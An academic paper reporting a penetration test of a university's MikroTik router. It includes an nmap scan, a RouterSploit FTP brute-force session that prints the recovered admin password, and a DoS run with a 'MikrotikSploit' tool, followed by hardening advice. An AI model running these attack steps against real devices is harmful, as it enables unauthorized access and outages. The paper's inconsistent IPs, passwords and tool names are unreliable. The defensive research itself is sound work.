MikroTik Router Vulnerability Testing for Network Vulnerability Evaluation using Penetration Testing Method

Rosihan
Khairun University
Ternate Maluku Utara
Indonesia

Yasir Muin
Khairun University
Ternate Maluku Utara
Indonesia

ABSTRACT

the improvement of information and communication technology is very rapid with the progress of computer networks using network devices such as the MikroTik Router.Network security is needed to prevent threats or attacks such as DDoS (Distributed Denial of Services). To improve network security on the MikroTik Router, a study was conducted that conducted vulnerability testing with several penetration testing methods including Exploit, Brute Force, and DDoS. Penetration Testing is an activity where someone tries to simulate attacks that can be carried out on several organizational networks/agencies to find vulnerabilities contained in the network system. The person who performs this activity is known as penetration testing. DDoS is a type of attack that floods internet traffic on a server or network. This DDoS attack usually occurs on MikroTik router servers which has a fairly large impact. The purpose of this research is to gain access to the MikroTik Router and to test the performance of the MikroTik CPU Load from DDoS attacks while providing recommendations for improvements to the vulnerabilities found in these objects. This research is expected to produce network security on MikroTik Router devices that can prevent threats and attacks.

Keywords

Vulnerability Mikrotik, Penetration Testing, DDoS Attack, Exploit Mikrotik

1. INTRODUCTION

The computer network is one of the decision supportin the development of the world of communication and information technology, where computer networks can connect. Togetherwith current technological developments, many agencies or organizations are implementing computer networks to support technological advances in providing information and communication resources which have become an unimportant need for food and clothing for network technology users. By increasing the needs of network users, various developments have emerged in the network by utilizing network devices such as Mik Router devices.

MikroTik router is an operating system that can be used as a reliable network router and contains various wireless and network functions. In addition, MikroTik can also act as a firewall for other computers, prioritizing other computers to access internet data and local data. MikroTik aims to manage bandwidth and administer MikroTik Router devices [1].

The utilization of the MikroTik Router device which has become one of the supporters of development in this network is expected to provide effective and efficient information and communication resource results, but to produce these resources requires network device security which needs to be done by a sysadmin (system administrator) as a network improvement so that avoid the threat of attacks both internally and externally.

Threats or attacks often occur in the world of computer networks, especially on the internet network. The number of attacks on internet networks has increased significantly in recent years. Many and varied targets and attack patterns. [2] mentions that CVE (Common Vulnerability and Exposures) is one of the vulnerabilities in software or hardware firmware, one of which is on MikroTik devices. CVE is a catalog that provides a reference method regarding any publicly known information security vulnerabilities and exposures[3].CVE vulnerability data comes from the National Vulnerability Database (NVD) XML source provided by the National Institute of Standards and Technology (NIST). In addition to the NVD-CVE data, additional data was released from various sources such as exploits [4], vendor inquiries, and additional data provided by vendors through the Metasploit model.

The site cvedetails.com is a website that records CVE (Common Vulnerability and Exposures) vulnerability data. In 2021, the cvedetails site noted the vulnerabilities that existed in MikroTik Router devices, allowing anyone to carry out attackers through networks with various types of attackers such as DDoS (Danial Distributed of Services), CSRF, Execute Code, Overflow, Memory Corruption, and various types. other attackers. From the cvedetails site, the most common type of attacker in 2021 is a DoS attack. This is because DoS attacks are very common attacks, therefore many researchers simulate using this type of DoD attack, then prevent or mitigate DoS attacks on hardware sites and servers.

DDoS Attack is attacks against network sites, routers, and servers that very often occur, including on MikroTik routers. DDoS attacks aim to make the network down so that it is unable to serve requests from users who have valid access rights[5]. Bruteforce attacks are one of the practical attacks used to break cryptographic security techniques [6]. Bruteforce is a type of attack that attempts to access the network illegally by guessing the username and password by trying the password combinations in the password list.

The impact of DDoS attacks and Bruteforce attacks poses a pretty big risk for companies or agencies, because they can find credential information in the form of administrator usernames and passwords both on the server and on the Mikrotik router, and also the impact of the DDoS attack which causes the performance of the Mikrotik router to be slow. even down because this attack flooded internet traffic which overloaded MikroTik's CPU load and caused the internet network to be not optimal.

The Unkhair Informatics Engineering Network is a network used for academic purposes, data such as lecturer usernames and passwords become an awareness for network administrators on how to secure the data on Mikrotik routers from hacker attacks. However, the phenomenon of the current object is based on the information obtained that the network has not yet been tested to determine the vulnerability of the device so that.

This research will be tested to find vulnerabilities on MikroTik devices with several pentest methods, namely Bruteforce, and DDoS Attack. The purpose of this research is to gain access to MikroTik and also to test the CPU Load performance of MikroTik from DDoS attacks as well as to provide recommendations for repairs to the found loopholes.

2. RELATED LITERATURE

[7] discusses efforts to improve network security on Mikrotik routers from penetration testing attacks. In his research, preventive measures were carried out in securing the Mikrotik network using the port knocking method, where the function of this Port Knocking is to maintain Router device access rights from users who are not authorized to access it. The Port Knocking method is one of the network security methods that is applied to the Mikrotik Router OS by working, that is, it can open or close certain port access through the firewall on the router according to the role built. The Port Knocking role built on the firewall in this study utilizes four ports, namely Port 8291 (Winbox), Port 23 (telnet), and Port 80 (Webfig). And the access time of each port is 10 seconds.

[8] In his research, he explains about the analysis of the Mikrotik router security system that has been applied to the Aulia.net Warnet. The process of analyzing the security of the Mikrotik Router network is carried out using a case study-based penetration testing method, namely testing using simulations. his research shows that the network security owned by the Aulia.net internet cafe network still has many loopholes to be exploited so that it shows serious things in terms of exploitation such as getting the proxy router username and password.

[9]. discusses the analysis and implementation of the Mikrotik router security system from winbox exploit attacks, brute force, Dos On the network, the device that has the vulnerability is the computer. Router is the outermost device that connects Local Area Network (LAN) to the internet so that it can be easily attacked by irresponsible parties. There are lots of tools that can be used to carry out attacks on Mikrotik routers such as Hping3 (DoS), Hydra (Brute-Force), and Exploitation Script (Winbox Exploitation). To find out the security loop on the Mikrotik router. his research uses penetration testing methods and attack techniques such as Winbox Exploit, Brute-force, and DoS. After knowing the security loophole.

[10] This study aims to analyze the security system for access to the proxy router and to do mitigation or prevention and security solutions from Exploit attacks. The method used in this research is using experimental methods, literature study and simulation. In conducting trials, this study uses the Exploit Winbox critical vulnerability technique againstMikrotik devices which are known to still have security holes by utilizing the Scada Shodan search engine as a public Ip searcher from Mikrotik. The results of the research carried out are concluding and providing solutions on how to overcome and prevent re-attacks on the security problem of proxy router access from exploit attacks, in this case it can be a consideration for IT security agencies or companies to secure the proxy router from exploit attacks.

3. METHODOLOGY

This research is applied research by conducting penetration testing directly on the object to be studied, namely on the Informatics Engineering campus of Khairun University in order to solve the problems faced today. This research has several stages including:




Fig 2: Research Flow

3.1 Information Gathering

This stage is the information search stage to get more information about the target of the attack on the Khairun University Informatics Engineering network. This information collection can be done by conducting interviews with network administrators about network security and what important data is on the network. In addition, information collection is also carried out with several additional applications such as Nmap.

3.2 Scanning Port

This stage is the stage for performing vulnerability scanning on MikroTik using the Nmap application. Nmap is an open-source tool for exploring network security audits, the way theseapplications works is by scanning to find information such as type of information system, OS type, version, port, and other services [11]. This process aims to look for vulnerabilities on the target network through a scanning process in order to provide information in the form of active ports that can be utilized.

3.3 Attack

This stage is an important stage in research, where testing will be carried out on the information technology network using several penetration testing methods such as Bruteforce and DDoS Attack methods. Testing with the brute force attack method aims to find the admin username and password from

Mikrotik, while the DDoS attack test aims to test MikroTik CPU Load performance against these attacks.

3.4 Gain Access

This stage is the penetration testing stage with several methods that successfully access the system or obtain credential data in the form of a Mikrotik username and password. The password can be used to access the Mikrotik system as an administrator so that you can view the data stored on the server such as lecturer and student account data.

3.5 Analysis

This stage is to analyze the results of penetration testing, the analysis process is based on the type of attack that has an impact on MikroTik, and provides recommendations to the informatics study program so that it pays attention to the existing network security system on the campus.

4. RESULT

This section describes the results and discussion of penetration testing using the brute force method and DDoS attacks. The object of the test is carried out on the Unkhair Informatics Engineering network with the following network topology.




Fig 3: Network Topology Khairun University


Figure 3.1 is the topology of the unkhair informatics engineering network which will be tested for penetration testing based on the following stages:

4.1 Information Gathering

This stage is the information search stage to get more information regarding the target of the attack on the Khairun University Informatics Engineering network. This information collection can be done by conducting interviews with network administrators about network security and what important data is on the network. In addition, information collection is also carried out with several additional applications such as Nmap.

4.2 Scanning Tools

This stage is the stage of the scanning process which is carried out after getting information from the previous stage. The information obtained is in the form of the IP address of the target, which is 200.100.10.1. The IP is then used for scanning which aims to find information about ports that have an active or open status. This process can be seen in Figure 3.2 as follows.



```
┌─[basecode@DIGITAL-FORENSIK]─[~]
└──╼ $nmap 100.100.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-14 18:06 WITA
Nmap scan report for hotspotriset.net (100.100.10.1)
Host is up (0.023s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
21/tcp   open     ftp
53/tcp   open     domain
80/tcp   open     http
443/tcp  open     https
8080/tcp filtered http-proxy
8291/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 5.35 seconds
┌─[basecode@DIGITAL-FORENSIK]─[~]
└──╼ $
```

Fig 4: Scenning Port with nmap


In Figure 4 can be seen the process of port scanning results on the target network. The scanning results provide an output in the form of information about the active port services on the Mikrotik device, including port 21 FTP, port 53 Domain, port 80 HTTP, and port 443 is HTTPS. the information obtained can be used to carry out attacks through one of the active service ports by trying attack methods such as DDoS Attack and Brute Force to gain access to MikroTik.

4.3 Attack

At this stage, an attack will be carried out on the target MikroTik device using two attack methods such as Brute Force and DDoS Attack.

4.3.1 Brute Force


The attack with the brute force method is a technique used to find the MikroTik admin password by trying all the password combinations in the password list in the routersploit module. The attack process starts by running the RouteSsploit application using the Python **command rsf.py.**



```
┌─[basecode@DIGITAL-FORENSIK]─[~/routersploit]
└──╼ $python rsf.py
 ______            _            _____       _       _ _
 | ___ \          | |          /  ___|     | |     (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                     | |
     Exploitation Framework for      |_|      by Threat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6

rsf >
```

Fig 5: Main Page RouterSploit


In figure 3.3. is the main view of the RouterSploit application. To run this application, you can determine the module or package according to the type of attack used. in this case, the attack used is a brute force attack, to see the available modules on RouterSploit for FTP you can use the search MikroTik command as shown in Figure 3.4 below.



```
rsf > search mikrotik
creds/routers/mikrotik/api_ros_default_creds
creds/routers/mikrotik/ftp_default_creds
creds/routers/mikrotik/ssh_default_creds
creds/routers/mikrotik/telnet_default_creds
exploits/routers/mikrotik/routeros_jailbreak
exploits/routers/mikrotik/winbox_auth_bypass_creds_disclosure
rsf >
```

Fig 6 Module RouterSploit


Figure 6 shows the available modules on RouterSploit. This module can be used to carry out attacks on several attacks on certain ports. in this case, the attack was carried out on the target proxy device, namely on FTP port 21 with the creds/routers/MikroTik/ftp_default_creds module. after the command is successfully activated, the next step is to configure several dependencies, namely entering the IP address of the target MikroTik on the brute force module as shown in figure 7.



```
Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   ssl        false                SSL enabled: true/false
   target                          Target IPv4, IPv6 or file with ip:port (file://)
   port       21                   Target FTP port

Module options:

   Name               Current settings                                                           Description

   ----               ----------------                                                           -----------

   verbosity          true                                                                       Display authentication att
empts
   threads            8                                                                          Number of threads

   usernames          admin                                                                      Username or file with user
names (file://)
   passwords          file:///home/basecode/routersploit/routersploit/resources/wordlists/passwords.txt    Password or file with pass
words (file://)
   stop_on_success    true                                                                       Stop on first valid authen
tication attempt


rsf (FTP Bruteforce) > set target 100.100.10.1
[+] target => 100.100.10.1
rsf (FTP Bruteforce) >
```

Fig 7 Settings IP address target in RouterSploit

In Figure 7 the configuration display for the brute force module is set as a dependency. If seen in Figure 3.5 contains important information that needs to be known such as target, port, and password list. In the target section that must be entered, the IP address of the target MikroTik is 100.100.10.1. After successfully added, the next step is to do brute force by running the exploit command. RouterSploit will run Bruteforce to Mikrotik and guess the MikroTik password as shown in Figure 8 below.



python rsf.py - Parrot Terminal
File Edit View Search Terminal Help


```
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn23_dlwbr_dir600b'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn39_dlob.hans_dir645'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn39_dlob.hans_dir645_V1'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgnd08_dlob_dir815'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wyse'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn49_dlob_dir600b'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'x-admin'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'x40rocks'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xad$l#12'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xbox'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xc3511'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xd'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xmhdipc'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xdfk9874t3'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xxyyzz'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zhone'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zhongxing'
[+] 100.100.10.1:21 FTP Authentication Successful - Username: 'admin' Password: '101010###@User28'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zlxx.'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zoomadsl'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zsun1188'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zxcvbnm'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zyad1234'
[*] Elapsed time: 110.3400 seconds
[+] Credentials found!

   Target          Port     Service     Username     Password
   ------          ----     -------     --------     --------
   100.100.10.1    21       ftp         admin        101010###@User28

rsf (FTP Bruteforce) >
```

Fig 8: Run Brute Force Attack

In Figure 8 it can be seen that the brute force process when executed tries to guess the password of the target MikroTik device. In the brute force process successfully guessedMikroTik admin password is **101010###User28**.

4.3.2 DDoS Attack

DDoS Attack is a type of attack that is carried out by flooding the traffic on the target network, making traffic-congested, resulting in slow internet speed, and can also overload the MikroTik CPU Load.




python MikrotikSploit.py - Parrot Terminal
File Edit View Search Terminal Help

```
         4D 69 6B 72 6F 74 69

 |\/|*;_/._. -+-*;_/(__ ._ | _ *-+-

         6B 53 70 6C 6F 69 74
                        Version: 0.1
 @ Author => http://FB.com/mhm.hack



[ 1 ] Getting Password
[ 2 ] Hack Mikrotik Panel
[ 3 ] DDoS Network
[ 4 ] About Us
[ 5 ] Update
[ 6 ] Exit


--------------------
Enter A Number:
```

Fig 8: Main Page MikrotikSploit

Figure 3.8 is an initial view of RouterSploit which shows several options that can be used for several types of attacks, in this case, the type of attack used is a DDoS Attack. how to use it, you can choose number three, namely DDoS Network, then you will be asked to enter the Target URL URL link, namely www.hotspotriset.net, then you can execute the command by pressing the enter button and the DDoS Attack is executed as shown in Figure 9 below.



jangkore@6C:3B:6B:AB:4B:73 (MikroTik) - WinBox (64bit) v6.46.1 on RB2011UiAS (mipsbe)
Session Settings Dashboard
Safe Mode
Session: 6C:3B:6B:AB:4B:73
Quick Set
CAPsMAN
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
OpenFlow
IPv6
MPLS
Routing
System
Queues
Files
Log
RADIUS
Tools
New Terminal
TR069
Windows
RouterOS WinBox
Resources
OK
PCI
USB
CPU
IRQ
python MikrotikSploit.py - Parrot Terminal
File Edit View Search Terminal Help

Uptime: 20d 08:12:12
Free Memory: 86.0 MiB
Total Memory: 128.0 MiB
CPU: MIPS 74Kc V4.12
CPU Count: 1
CPU Frequency: 600 MHz
CPU Load: 50 %
Free HDD Space: 104.1 MiB
Total HDD Size: 128.0 MiB
Sector Writes Since Reboot: 40 610
Total Sector Writes: 110 516
Bad Blocks: 0.0 %
Architecture Name: mipsbe
Board Name: RB2011UiAS
Version: 6.46.1 (stable)
Build Time: Dec/13/2019 12:44:23

```
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5195
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5196
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5197
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5198
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5199
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5200
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5201
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5202
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5203
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5204
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5205
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
```

```
[ 6 ] [ CONNE
[ 7 ] [ CONNE
[ 8 ] [ CONNE
[ 9 ] [ CONNECT ]  [ hotspotriset.net:80]
DoDs Number 9
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=39 time=0.9
[ 11 ] [ CONNECT ]  [ hotspotriset.net:80]
```

Fig 9 impact of DDoS attacks

Figure 9 shows the process of the DDOS attack that was carried out on MikroTik via port 80 with the target URL hotspotriset.net. from these attacks the impact given to the MikroTik CPU Load has increased to 50%.

4.4 Analysis

The results of the analysis were carried out to determine the vulnerability of the Unkhair information technology network security system. Based on the data from the test results, it is known that some of the active ports on the MikroTik device were found to be vulnerable so that during the test, credential information such as the MikroTik username and password were found using the brute force method. In addition, the DDoS Attack test also has a fairly large impact on MikroTik CPU Load because the attack floods network traffic which makes MikroTik performance increase and network performance becomes slow. From the results of the analysis, it was concluded that the security of the Unkhair Informatics Engineering network needs to be an important concern for network administrators, considering that there is a lot of important data stored in MikroTik, both lecturer, and student data, it is necessary to improve the network security system by installing a firewall and also deactivating the port if it is not used for other needs because this can be a gap that can be used by attackers to infiltrate through these ports as this research has done.

5. CONCLUSION

Based on the results and discussion, it can be concluded that penetration testing on the Khairun informatics engineering network still has a vulnerability found on port 21, namely FTP. This port is usually intended to transfer files from a computer to a server via the internet. However, this vulnerability can be used to perform penetration testing via the FTP port using the brute force attack method. Testing with this brute force attack is carried out to find usernames and passwords by trying lift combinations on the Metasploit password list. From the test results, they managed to find credential information in the form of a MikroTik username and password so that researchers could log in to MikroTik to view lecturer and student accounts.

Pada pengujian *DDoS attack* dilakukan dengan tujuan untuk menguji dampak serangan DDoS terhadap performa MikroTik. Hasil pengujian tersebut ternyata memberikan dampak yang cukup signifikan, dilihat dari performa CPU Load MikroTik yang meningkat mencapai 50% dari dampak serangan DDoS *Attack*, karena DDoS *Attack* akan membanjiri *traffic* data yang membuat performa MikroTik menjadi menurun bahkan sampai *down*. Dari beberapa pengujian yang dilakukan, telah diketahui beberapa vulnarebility pada jaringan Informatika unkhair, hal ini menjadi perhatian bagi administrator jaringan untuk lebih *aware* terhadap sistem keamanan, untuk itu peneliti merekomendasikan sistem keamanan dengan mengimplmentasi *firewall* pada MikroTik dan juga menutup beberapa port yang tidak digunakan karena bisa dimanfaatakan attacker untuk masuk kedalam sitem MikroTik melalui port tersebut.

6. REFERENCES

[1] I. Riadi, "Optimalisasi Keamanan Jaringan Menggunakan Pemfilteran Aplikasi Berbasis Mikrotik Pendahuluan Landasan Teori," *JUSI, Univ. Ahmad Dahlan Yogyakarta*, vol. 1, no. 1, pp. 71–80, 2011.

[2] Haeruddin, "Analisa dan Implementasi Sistem Keamanan Router Mikrotik dari," *J. Media Inform. Budidarma*, vol. 5, no. 3, pp. 848–855, 2021, doi: 10.30865/mibv5i3.2979.

[3] "Apa Itu CVE? – TEGALSEC | BLOG." https://blog.tegalsec.org/apa-itu-cve/ (accessed Nov. 19, 2021).

[4] "MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass - Hardware remote Exploit." https://www.exploit-db.com/exploits/46444 (accessed Nov. 19, 2021).

[5] B. Jaya, Y. Yuhandri, and S. Sumijan, "Peningkatan Keamanan Router Mikrotik Terhadap Serangan Denial of Service (DoS)," *J. Sistim Inf. dan Teknol.*, vol. 2, pp. 115–123, 2020, doi: 10.37034/jsisfotekv2i4.32.

[6] Amarudin, A., & Ulum, F. (2018). Desain Keamanan Jaringan Pada Mikrotik Router OS Menggunakan Metode Port Knocking. *Jurnal Teknoinfo*, *12*(2), 72-75.

[7] Hidayat, A., & Saputra, I. P. (2018). Analisa Dan Problem Solving Keamanan Router Mikrotik Rb750Ra Dan Rb750Gr3 Dengan Metode Penetration Testing (Studi Kasus: Warnet Aulia. Net, Tanjung Harapan Lampung Timur). *Jurnal RESISTOR (Rekayasa Sistem Komputer)*, *1*(2), 118-124.

[8] Haeruddin, H. (2021). Analisa dan Implementasi Sistem Keamanan Router Mikrotik dari Serangan Winbox Exploitation, Brute-Force, DoS. *JURNAL MEDIA INFORMATIKA BUDIDARMA*, *5*(3), 848-855.

[9] Haeruddin, H. (2021). Analisa dan Implementasi Sistem Keamanan Router Mikrotik dari Serangan Winbox Exploitation, Brute-Force, DoS. *JURNAL MEDIA INFORMATIKA BUDIDARMA*, *5*(3), 848-855.

[10] Sandromedo Christa Nugroho, "No Title," *Brute Force Attack pada Algoritm. SHA-256*, vol. Vol 2 No 2, no. Vol 2 No 2 (2019): Talenta Conference Series: Science and Technology (ST), https://doi.org/10.32734/st.v2i2.477.

[11] "Panduan Refensi Nmap (Man Page, bahasa Indonesia) |." https://nmap.org/man/id/index.html#man- description (accessed Nov. 19, 2021).